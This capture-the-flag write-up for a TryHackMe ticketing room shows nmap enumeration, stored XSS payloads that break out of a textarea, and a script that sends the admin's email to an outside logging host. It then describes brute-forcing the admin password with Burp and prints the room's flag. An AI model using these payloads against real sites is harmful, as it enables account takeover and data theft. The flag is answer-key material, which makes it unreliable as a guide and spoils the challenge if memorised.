THM - That's the ticket

Description

This is a medium level challenge that requires a bit of coding in Javacript as well as an understanding of basic HTML and how XSS works. This challenge also includes basic bruteforcing to get the login for the admin account.


Enumeration

```
root@ip-10-10-77-16:~# nmap -sC -sV 10.10.19.48

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-18 23:40 GMT
Nmap scan report for ip-10-10-19-48.eu-west-1.compute.internal (10.10.19.48)
Host is up (0.00033s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 bf:c3:9c:99:2c:c4:e2:d9:20:33:d1:3c:dc:01:48:d2 (RSA)
|   256 08:20:c2:73:c7:c5:d7:a7:ef:02:09:11:fc:85:a8:e2 (ECDSA)
|_  256 1f:51:68:2b:5e:99:57:4c:b7:40:15:05:74:d0:0d:9b (EdDSA)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Ticket Manager > Home
MAC Address: 02:F9:71:90:EB:91 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```


Taking a look, we have two ports open on this host. We will start on the web port as nothing seems to be exploitable based on versions.

Exploitation


I created a basic account of test@test.com with a password of test123. I then logged in and started creating a ticket to see what we can test.




My first attempt was to see if we can run anything with HTML. I used the above payload to test.



It failed to show as a title, so I checked to see what was stopping up. So we see that we need to exit textarea to be able to get anything to run.




Testing the new payload.




Success! This resulted in a change in the webpage. We can now try other payloads to see if we can run scripts.

```
</textarea><script>alert(1)</script>
```

We should test this with a classic XSS payload.



Another success! We got a response on page! We should see if we can get a cookie.




We will test with this payload.

```
</textarea><script>alert(document.cookie)</script>
```

The above payload gives a blank request so there is no cookies associated with this service.

Looking at the source of the page, the email is marked as email. Using the console, we can call the local email using the command below.



Doing some tests in the console and viewing source, I was able to view the element id called email using the payload.

```
document.getElementById('email').innterHTML
```

We can test that payload with XSS.

```
</textarea>
<script>alert(document.getElementById("email").innerHTML)</script>
```


We have a clear response with email now. We need to write a script that will call back to a machine we control to get the response. We will utilize the log service on http://10.10.10.100 provided by Try Hack Me.

```
</textarea><script>
var email = (document.getElementById('email').innerHTML).replace("@","-at-");
var my_address = "438f1a534875ffb8f9153494b197bd17.log.tryhackme.tech";
var request = new XMLHttpRequest();
request.open("GET","http://" + email + "-" + my_address, false);
request.send();
</script>
```


The above script will take the email from the XSS attack and send a get request to our server with the email appended at the front. The @ will be replaced with -at- to make sure that the symbol is not interpreted.

```
adminaccount@itsupport.thm
```

We managed to get the email address for the admin. This answers question 1. Now we can try to go ahead and bruteforce the password.



I captured the requesting using burp suite and sent it to intruder to begin attacking just the password.



We found a 302 response. We can test this password to login.

This login works and we are able to get the answer to question 2 and can get the flag from the first ticket.

```
THM{6804f45260135ec8418da2d906328473}
```